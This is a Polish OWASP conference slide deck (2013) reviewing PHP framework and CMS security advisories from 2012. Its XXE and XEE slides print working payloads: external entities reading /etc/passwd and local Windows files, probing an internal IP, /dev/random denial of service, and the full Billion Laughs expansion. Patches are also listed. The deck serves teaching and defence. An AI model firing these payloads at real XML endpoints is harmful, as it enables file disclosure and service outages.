



# 2012 w bezpieczeństwie aplikacji PHP

Łukasz Pilorz

Grupa Allegro

**OWASP**

Warszawa  
06 Mar 2013

Copyright © The OWASP Foundation  
Permission is granted to copy, distribute and/or modify this document  
under the terms of the OWASP License.

**The OWASP Foundation**  
<http://www.owasp.org>

# O mnie

- specjalista ds. bezpieczeństwa w Grupie Allegro
- <http://lukasz.pilorz.net>

# 2012 w bezpieczeństwie aplikacji PHP



Joomla!™  
...because open source matters



# Zend Framework 1

<http://framework.zend.com/security/advisories/>

ZF2012-01 (XXE)

ZF2012-02 (XEE)

ZF2012-05 (XXE)



# XXE = XML External Entity (Injection)

~ "LFI/RFI dla XML"

2002:


<http://seclists.org/fulldisclosure/2002/Oct/369>

~ 2009:  
przeglądarki

2012: ...



Server XML-RPC



# ZF2012-01

Local file disclosure via XXE injection in Zend\_XmlRpc

<http://framework.zend.com/security/advisory/ZF2012-01>


```
function callMe($value)
{
    return $value;
}
```

```
$server = new Zend_XmlRpc_Server();
$server -> addFunction('callMe');
echo $server -> handle();
```

## XML-RPC

```
function callMe($value)
{
    return $value;
}
```

```
$server = new
Zend_XmlRpc_Server();
$server->
addFunction('callMe');
echo $server->handle();
```




```
<?xml version="1.0" encoding=... ?>
<methodCall>
<methodName>callMe</methodName>
...
<value><string>test</string></value>
</methodCall>
```

```
<?xml version="1.0" encoding=... ?>
<methodResponse>
...
<value><string>test</string></value>
</methodResponse>
```

# XML Entities

&quot;     "  
&lt;     <  
&gt;     >  
&amp;    &  
  
itd.




```
<?xml version="1.0" encoding=... ?>  
<methodCall>  
<methodName>callMe</methodName>  
...  
<value><string>te&nbsp;st</string></value>  
</methodCall>
```

```
<?xml version="1.0" encoding=... ?>  
<methodResponse>  
...  
<value><string>te&nbsp;st</string></value>  
</methodResponse>
```



# XML Entities



error\_log:

"Warning:

SimpleXMLElement

::\_\_construct():

Entity: line 2: parser error :

Entity 'test' not defined in

[...]"

```
<?xml version="1.0" encoding=... ?>  
<methodCall>  
<methodName>callMe</methodName>  
...  
<value><string>&test;</string></value>  
</methodCall>
```

```
<?xml version="1.0" encoding=... ?>  
<methodResponse>  
...  
<name>faultCode</name>  
<string>Failed to parse request</string>  
</methodResponse>
```





# Document Type Definition

[http://pl.wikipedia.org/wiki/Document\\_Type\\_Definition](http://pl.wikipedia.org/wiki/Document_Type_Definition)

```
<!DOCTYPE myown  
[  
  <!ENTITY test "text">  
>
```

&test; ==> text




Server  
XML-RPC  
parsuje  
XML+DTD

```
<?xml version="1.0" encoding=... ?>  
<!DOCTYPE myown [ <!ENTITY test "text"> ]>  
<methodCall>  
  <methodName>callMe</methodName>  
  ...  
  <value><string>&test;</string></value>  
</methodCall>
```

```
<?xml version="1.0" encoding=... ?>  
<methodResponse>  
  ...  
  <value><string>text</string></value>  
</methodResponse>
```

# XML External Entity



```
<!DOCTYPE myown  
[  
  <!ENTITY test SYSTEM  
  "http://192.168.1.1/">  
>
```

```
<?xml version="1.0" encoding=... ?>  
<!DOCTYPE myown [ ... ]>  
<methodCall>  
<methodName>callMe</methodName>  
...  
<value><string>&test;</string></value>  
</methodCall>
```

```
<!DOCTYPE myown  
[  
  <!ENTITY test SYSTEM  
  "file:///etc/passwd">  
>
```

```
<?xml version="1.0" encoding=... ?>  
<methodResponse>  
...  
<value><string>dane</string></value>  
</methodResponse>
```

# Przykład

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE myown [ <!ENTITY test  
SYSTEM "file:///C:/install.ini"> ]>
```

```
<methodCall><methodName>callMe</methodName><params><param><va  
lue><struct><member><name>0</name><value><string>&test;</strin  
g></value></member></struct></value></param></params></method  
Call>
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<methodResponse><params><param><value><array><data><value><stri  
ng>[Setup]
```

```
ProductName=Microsoft Visual C++ 2008 Redistributable Package
```

```
ProductMsi=vc_red.msi
```

```
ProductRegKey=
```

```
ProductRegName=
```

```
[...]
```

## Zagrożenia

Dotyczą również parserów XML po stronie klienta, nie tylko po stronie serwera!

Denial of Service:

SYSTEM "<file:///dev/random>"

Skan sieci wewnętrznej:

SYSTEM "<http://192.168.1.1>"

Dostęp do lokalnych plików:

SYSTEM "<file:///etc/passwd>"

# XXE: łatka

1. `libxml_disable_entity_loader(true)`
2. weryfikacja, czy w dokumencie XML znajdują się node'y typu `XML_DOCUMENT_TYPE_NODE`

wykonana dla XML-RPC, SOAP, RSS, Atom etc.

# Zend Framework 1

## - ciąg dalszy

ZF2012-01 (XXE)

ZF2012-02 (XEE)

ZF2012-05 (XXE)



# Billion Laughs

```
■ <?xml version="1.0"?>
  <!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
  ]>
  <lolz>&lol9;</lolz>
```

■ Łatka: zawarta w libxml2



# XEE = XML Entity Expansion (Attack)

- `<?xml version="1.0"?><!DOCTYPE data [<!ENTITY a "aaaaaaaa...aaaaaaaaaaaaaaaa" >]><data>&a;&a;&a;&a;&a;...&a;&a;</data>`
- DoS
- Łatka: weryfikacja, czy istnieją w dokumencie node'y typu XML\_DOCUMENT\_TYPE\_NODE

## Zend Framework 2

[dev] ZF2012-01 (XXE)

[dev] ZF2012-02 (XEE)

ZF2012-03 (możliwy XSS)


ZF2012-04 ("Proxy Injection")




## Proxy Injection

Problem z poprawnym wykrywaniem adresu użytkownika/serwera na podstawie zmiennych `$_SERVER`

W prostym teoretycznym przypadku wykrywanie adresu użytkownika wygląda tak:



## Bardziej realny scenariusz



# Symfony 1

1.4.18 Session Fixation  
(shadow session)

1.4.20 Local File Upload

```
$_FILES / $_POST [ file ]  
(  
    'name',  
    'type',  
    'tmp_name',  
    ...  
)
```



## Symfony 1/2

czerwiec 2012:  
end of maintenance (sic!)  
dla Symfony 1



2011: analiza kodu Symfony 2  
<http://symfony.com/blog/symfony2-security-audit>

(ciekawostka: jawna cena,  
6000 EUR)

## Symfony 2

2.0.11 XXE

2.0.17 XEE

2.1.4 trustProxyData()  
na setTrustedProxies()

2.1.5 URL double-encoding  
bypass

2.1.5 Wykonanie kodu dla  
ścieżek (routes) `_internal`



# Symfony 1 vs 2

- mierzenie bezpieczeństwa ilością podatności
- oczekiwania wobec audytu kodu źródłowego
- co robić, kiedy mój framework przestaje być wspierany?
- współpraca (rywalizacja) pomiędzy projektami



# CodeIgniter

2012: brak opublikowanych podatności

2011: `xss_clean()` XSS  
(Krzysztof Kotowicz)



# CakePHP

CVE-2012-4399 XXE

(Paweł Wyleciał)



2011: brak opublikowanych podatności

# Yii

2012: brak opublikowanych podatności



2011: brak opublikowanych podatności

# Aplikacje

Wordpress:

3x XSS, aktualizacja zewnętrznych bibliotek,  
privilege escalation (no details)

Joomla core: łącznie kilkanaście błędów, m. in.  
Blind SQL Injection, Clickjacking

Drupal core: łącznie kilkanaście błędów, m. in.  
zdalne wykonanie kodu PHP przez reinstalację

# Escaping RFC

<https://wiki.php.net/rfc/escaper>

Escaping RFC for PHP Core

(Pádraic Brady, <http://blog.astrumfutura.com/>)

# Podsumowanie / pytania

